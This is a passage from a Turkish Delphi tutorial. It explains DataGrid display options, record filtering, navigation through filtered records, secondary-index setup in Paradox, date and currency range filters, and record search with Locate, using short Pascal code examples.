Önceki uygulamalarda gösterildiği gibi "Columns Editor" penceresini açın. Mousun sağ tuşuna tıklayarak açacağınız menüden "Add All Fields" seçeneğini seçin.




Sol taraftaki pencerede tüm sütunlar gösterimde olup. Sağ taraftakinde ise "ARIZASEBEBI" ile "SIRANO" sütunları "Delete" tuşuna basılarak silinmiştir. Uygulamanızı çalıştırırsanız "DataGrid" kontrolünüz aşağıdaki şekilde gözükecektir.




Pencereye dikkatli baktığınız zaman "ARIZASEBEBI" ile "SIRANO" sütunlarının gözükmediğini göreceksiniz. "DataGrid" kontrolünde sütunların silinmesi tablonuzda hiçbir değişiklik yapmayacaktır.

DataGrid Kontrolünde Sütun Başlıklarını Gizlemek:

Şayet sütun başlıklarının gösterilmesini istemiyorsanız. "DataGrid" kontrolünü seçip "Object Inspector" penceresinde yer alan "Options" özelliğinin solundaki "+" işaretine tıklayın. Açılan seçeneklerden "**dgTitles**" özelliğini false yaparsanız sütun başlıklarınız gözükmeyecektir.



Buradaki "Options" özelliğinden diğer bir çok ayarı yapabilirsiniz. Mesela "**dgEditing**" özelliğini false yaparsanız, kullanıcı sütunlardaki hiç bir kayıt bilgisini değiştiremez. "**dgColLines**" özelliğini false yaparsanız düşey çizgiler gözükmez. "**dgRowLines**" özelliğini false yaparsanız yatay çizgiler gözükmez. "**dgRowSelect**" özelliğini true yaparsanız tüm kaydı aşağıdaki şekilde seçebilirsiniz.



"Options" ta yer alan tüm özellikleri deneyin oldukça kullanışlı ve sevimli özellikler olduklarını göreceksiniz.

Kayıt Filtreleme İşlemleri:

Tablonuzda bulunan tüm kayıtlarla değilde, içilerinde belirli özelliği olan kayıtlarla ilgileniyorsanız kullanacağınız işlem kayıtları filtrelemek olacaktır. "Query" kontrolü kullanarak daha gelişmiş tablo sorguları oluşturabilirsiniz. Fakat bilhassa server-client uygulamalarında serverin devamlı sorguyla zorlanması performansınızı etkileyecektir. Onun yerine (her zaman değil) kendi lokal makinenize aldığınız table nesnesini kullanarak kayıtlarınızı istediğiniz şekilde kolayca filtreleyebilirsiniz. Bu size daha performanslı bir çalışma ortamı yaratabilir. Aşağıda, Tablo kontrolünde yer alan kayıtları nasıl filtreleyebileceğiniz konusu işlenmektedir.

- **Table1.FilterOptions**

Filtreleme işleminde, küçük büyük harf duyarlılığının olup olmayacağını ve alan parçasına göre filtreleme yapılıp yapılamayacağını belirleyen özelliğidir. Alabileceği değerler aşağıda verilmiştir.

FilterOptions	Sonuç
foCaseInsensitive	Küçük-Büyük Harf Duyarlılığı Yok
foNoPartialCompare	Alan Parçasına Göre Filtreleme Yapılabilir.

```
procedure TForm7.Edit1KeyPress(Sender: TObject; var Key: Char);
begin
    Table1.FilterOptions:=[foCaseInsensitive];//harf duyarlılığı yok
end;
```

- **Table1.Filtered**

Belirlenen kriterin tabloya uygulanıp uygulanmayacağını belirleyen özelliğidir. "True" değerinin aktarılması filtre kriterinin tabloya uygulanması anlamını taşımaktadır.

```
procedure TForm7.Edit1KeyPress(Sender: TObject; var Key: Char);
begin
    Table1.FilterOptions:=[foCaseInsensitive];//harf duyarlılığı yok
    Table1.Filtered:=true;//kriteri uygula
end;
```

Bu özelliğe "false" değerinin aktarılması tablodaki tüm kayıtların tekrar listelenmesi anlamını taşımaktadır (Filtre iptal).


- **Table1.Filter**

Tabloya uygulanacak olan filtre kriteri bu özellikle belirlenir. Kodlamada aşağıdaki şekilde bir blok kullanmalısınız.

```
procedure TForm7.Edit1KeyPress(Sender: TObject; var Key: Char);
begin
    Table1.Filter:='MAGAZAADI='+QuotedStr(Edit1.Text);//kriter
end;
```

Kriteri belirlemeniz tablonuzun filtreleneceği anlamını taşımaz. Muhakkak ardından "Filtred" özelliğine true değerini aktarmalısınız.


Yukarıda anlattığımız özelliklerin daha iyi bir şekilde anlaşılabilmesi için olayı bir örnekle pekiştirelim.İlk olarak formunuza bir adet "Table", bir adet "DataSource",bir adet "DataGrid", bir adet "GroupBox,bir adet "Label" ve bir adet "Edit" kontrolü yerleştirerek tüm kayıtların "DataGrid" nesnesinde gösterilmesini sağlayın. Amacımız sadece "Edit" kutusuna girdiğimiz mağaza ismini listelemek olacaktır.



İşlemin uygulanışı mağaza adının "Edit" kontrolüne girildikten sonra "Enter" tuşuna basılmasıyla gerçekleşecektir. Aşağıdaki kod bloğunu "Unit" pencerenize ekleyiniz.

```
procedure TForm7.Edit1KeyPress(Sender: TObject; var Key: Char);
begin
  if Key=#13 Then //Enter tuşu tıklanırsa
    begin
      Table2.FilterOptions:=[foCaseInsensitive];//harf duyarlılığı yok
```

```
    Table2.Filter:='MAGAZAADI='+QuotedStr(Edit1.Text);//kriter
    Table2.Filtered:=true;
  end;
end;
```



Programı çalıştırıp "MAGAZA ADI" nı Edit kontrolüne girip "Enter" tuşuna basınız. "DataGrid" kontrolünüzde sadece "MIGROS" mağazalarına yapılmış olan servisler listelenecektir.


Aşağıdaki kodlamada "Enter" tuşuna basmanıza gerek yoktur. Her karaktere bastığınız zaman kriter yeniden denenecektir.

```
procedure TForm7.Edit1Change(Sender: TObject);
begin
  Table2.FilterOptions:=[foCaseInsensitive];//harf duyarlılığı yok
  Table2.Filter:='MAGAZAADI='+QuotedStr(Edit1.Text);//kriter
  Table2.Filtered:=true;
end;
```

Projeyi çalıştırdığınız zaman mağaza ismini "Edit" kontrolünün içerisine tamamen yazana kadar hiç bir kayit "DataGrid" nesnesi içerisinde listelenmeyecektir. Mağaza adı tamamen yazıldıktan sonra, o mağazaya ait tüm servisler "DataGrid" nesnesi içerisinde listelenmiş olacaktır.

Kodu aşağıdaki şekilde değişirseniz gireceğiniz ilk karakterlere göre filtreleme yapabilirsiniz. Burada kodu yine "OnChange" yordamına yazmanız gerektiğini hatırlatıp, kod satırlarını verelim.

```
procedure TForm7.Edit1Change(Sender: TObject);
begin
  Table2.FilterOptions:=[foCaseInsensitive];//harf duyarlılığı yok
  Table2.Filter:='MAGAZAADI='+QuotedStr(Edit1.Text+'*');//kriter
  Table2.Filtered:=true;
end;
```



Prgramı çalıştırıp kriter kısmında "G" Harfine basarsanız "G" ile başlayan tüm Mağaza servislerini listeleyebilirsiniz. İkinci karakter olarak "U" ya basarsanız "GIMA" mağazasıda kayıtlar arasında listelenmeyecektir.

Filtrelenmiş Kayıtlar Arasında Gezinmek:

Filtrelemiş olduğunuz kayıtlar arasında kolaylıkla dolaşabilirsiniz. Yapmanız gereken tek şey tablo nun filtreli olup olmadığını kontrol etmekten ibaret olacaktır.

Filtreli Kayıtlarda Bir Sonrakini Git:

Aşağıdaki kodlamayla filtreli kayıtlar içerisinde sonraki kayda ulaşabilirsiniz.

```
procedure TForm7.Button3Click(Sender: TObject);
begin
  if Table2.Filtered=true Then//filtre uygulanmışsa
    table2.FindNext;//sonraki kayda git
end;
```

Filtreli Kayıtlarda Bir Öncekine Git:

```
procedure TForm7.Button4Click(Sender: TObject);
begin
  if Table2.Filtered=true Then
    table2.FindPrior;//bir önceki kayda git
end;
```

Filtreli Kayıtlarda İlk Kayda Git:

```
procedure TForm7.Button5Click(Sender: TObject);
begin
 if Table2.Filtered=true Then
    table2.FindFirst;//ilk kayda git
end;
```

Filtreli Kayıtlarda Son Kayda Git:

```
procedure TForm7.Button6Click(Sender: TObject);
begin
if Table2.Filtered=true Then
    table2.FindLast;//son kayda git
end;
```


Tarih Aralığına Göre Filtre Uygulamak:

Yukarıdaki örnekte gireceğiniz iki tarih arasını da filtreleyebilirsiniz. Yanlız bu işlemi gerçekleştirebilmeniz için bu sütunun muhakkak Primary veya Secondary index olarak tanıtılmış ve indexin aktifleştirilmiş olması gerekmektedir. Şimdi sizlere Tablonuzda (SERVIS) nasıl secondary index tanımlayabileceğinizi göstereceğim.


Secondary Index Tanımlamak:

"Start->Programs->Borland Delphi->Database Desktop" adımlarını izleyin. Ardından açılan pencereden "File->Open->Table" diyerek daha önce kaydetmiş olduğunuz "SERVIS" tablosunu açın. Yine "Table->Restructure" seçeneklerini izleyerek tablonuzun tasarım anına ulaşın. Şimdi bu pencereyi kullanarak hem "SERVISTARIHI" sütununu hemde "FATURATUTARI" sütununu secondary index olarak tanımlayacağız.

Hatırlatalım Seconder index tanımlayabilmeniz için Paradox ta muhakkak primary index tanımlaması yapmış olmanız gerekmektedir.




"Restructure Paradox" penceresinde yer alan "Table Properties" kısmından "Secondary Indexes" seçeneğini seçin ve "Define" düğmesine tıklayın. Aşağıdaki pencere açılacaktır.



Bu pencerede "SERVISTARIHI" sütununu seçip "Indexed fields" listesine aktarın. Ardından "OK" buttonuna tıklayın.

Karşınıza aşağıdaki pencere açılacak ve sizden indexinizin ismini girmenizi isteyecektir. İndex isimlerinizi rasgele vermeyin. Daha sonra projeyi incelerken o indexin hangi sütuna ait olduğunu hatırlayabilesiniz.



Tekrar "Define" buttonuna tıklayarak aynı işlemleri bu sefer "FATURATUTARI" sütunu için gerçekleştirin. Index in isminede "TUTARINDEX" deyin.

Bu şekilde "SERVIS" tablosu için iki adet secondary index tanımlamış olduk. Bu aşamadan sonra kolayca aralık filtrelemesi yapabilirsiniz.

- **Table2.SetRange**

Aralık filtrelemek için kriterlerinizi belirleyen özelliğidir. Bu komutu kullanabilmeniz için, aralık filtrelemesi yapacağınız sütunun muhakkak index olarak tanımlanmış olması gerekmektedir.

```
procedure TForm7.Button1Click(Sender: TObject);
begin
  Table2.SetRange([Edit2.Text],[Edit3.Text]);
end;
```


Yukarıdaki kod satırında "Edit1" ve "Edit2" kontrollerine girilen tarih içeriklerinin arasında kalan kayıtları listelemesi söylenmektedir.

- **Table2.ApplyRange**

"SetRange" komutu girilen kriterlere göre tablonun filtrelenmesini sağlayan komuttur. "SetRange" komutu sadece filtreleme kriterlerini belirler. Filtre işlemini tabloya uygulamaz. Filtreleme işlemini tabloya uygulamanız için kesinlikle gerekli olan komut "ApplyRange" dir.

Şimdi aşağıdaki tasarımı oluşturup aralık filtreleme işlemini örnek üzerinde görelim. Daha önce anlatılan yöntemlerle gerekli tablolara bağlanıp, kayıtların "DataGrid" nesnesi içerisinde gösterilmesini sağlayın.

```
procedure TForm7.Button1Click(Sender: TObject);
begin
  Table2.IndexName:='TARIHINDEX';//indexi aktifleştir
  Table2.SetRange([Edit2.Text],[Edit3.Text]);//kriterler
  Table2.ApplyRange;//uygula
end;
```



Programı çalıştırın. "Edit1" ve "Edit2" kontrolüne tarihlerinizi girip Button kontrolüne tıklayın. Belirttiğiniz aralıktaki kayıtların listelendiğini göreceksiniz.

Uyguladığınız filtreyi iptal etmek için aşağıdaki şekilde bir kod bloğu kullanabilirsiniz.

```
procedure TForm7.Button2Click(Sender: TObject);
//Tümünü Göster
begin
  Table2.Close;
  Table2.Open;
end;
```

Parasal Aralığa Göre Filtre Uygulamak:

Tablonuzdaki parasal sutunlar için de kolayca filtre uygulayabilirsiniz. Filtre kriterini koyacağınız sütunun indexli ve indexinin de aktif olmasına dikkat etmelisiniz.

Aşağıda izlemeniz gereken adımlar ve özellikler incelenmektedir.

- **Table2.SetRangeStart**

Alt sınıra ait filtreyi belirlemek için kulanılan bir özelliktir. Bu satırdan sonra belirteceğiniz kriteri aralığın alt sınırı olarak kabul edecektir.

```
Table2.SetRangeStart;
Table2.FieldByName('FATURATUTARI').AsCurrency:=StrToCurr(Edit2.Text)
```

- **Table2.SetRangeEnd;**


Üst sınıra ait filtreyi belirlemek için kulanılan bir özelliktir. Bu satırdan sonra belirteceğiniz kriteri aralığın üst sınırı olarak kabul edecektir.

```
Table2.SetRangeEnd;
Table2.FieldByName('FATURATUTARI').AsCurrency:=StrToCurr(Edit3.Text)
```

- **Table2.ApplyRange**

Belirtilen aralığı tabloya filtre olarak uygulamayı sağlayan özelliğidir. Bu satır olmadan kriterleri belirleseniz bile "DataGrid" kontrolünüz filtreli kayıtları göstermeyecektir.

Şimdi aşağıdaki şekilde bir tasarım oluşturup gerekli bağlantıları daha önce anlatıldığı şekilde yapın.



```
procedure TForm7.Button7Click(Sender: TObject);
begin
Table2.IndexName:='TUTARINDEX';//imdexi aktif yap
Table2.SetRangeStart;//alt sınır
Table2.FieldByName('FATURATUTARI').AsCurrency:=StrToCurr(Edit2.Text);
Table2.SetRangeEnd;//üst sınır
Table2.FieldByName('FATURATUTARI').AsCurrency:=StrToCurr(Edit3.Text);
Table2.ApplyRange;
end;
```

Burada yine index in çok önemli olduğunu hatırlatmak isterim. Kullanılacak olan index in "Primary" veya "Secondary" olması komutlar için önem arz etmez. Yanlız o sütuna ait index in "Object Inspector" penceresinden veya kodla muhakkak aktifleştirilmesi gerekecektir.

Kayıt Arama İşlemleri:

Bu bölümde hangi kayıtta olursanız olun, işinize yarayan kayıdı arayıp bulma işlemini gerçekleştireceğiz. Kayıt arama işlemlerinde birden fazla sütuna göre aramada yaptırabilirsiniz. Her çeşit yöntemi örneklendirmeye çalışacağım. Fazla kayıt içeren tablolarda kayıt arama işlemlerini muhakkak index tanımlayarak yapmalısınız. Bu size çok daha hızlı sonuç alma seçeneği yaratacaktır. Index in primary veya secondary olması önem arz etmeyecektir.

Delphi'de kayıt arama işlemleri için kullanılan birkaç yöntem bulunmaktadır. Bu yöntemlerin hepsini detaylı olarak anlatmaya çalışacağım. Lütfen dikkatlice inceleyiniz.

- **Locate Methodu**

Bu method sayesinde indexli veya indexsiz sütunlarda arama yaptırabilirsiniz. İndexli sütunlarda yaptıracağınız aramalar çok daha hızlı sonuç verecektir.

```
procedure TForm2.Button1Click(Sender: TObject);
begin
  Table1.Locate('MAGAZAADI',Edit1.Text,[]);//Kayıt Bul
end;
```

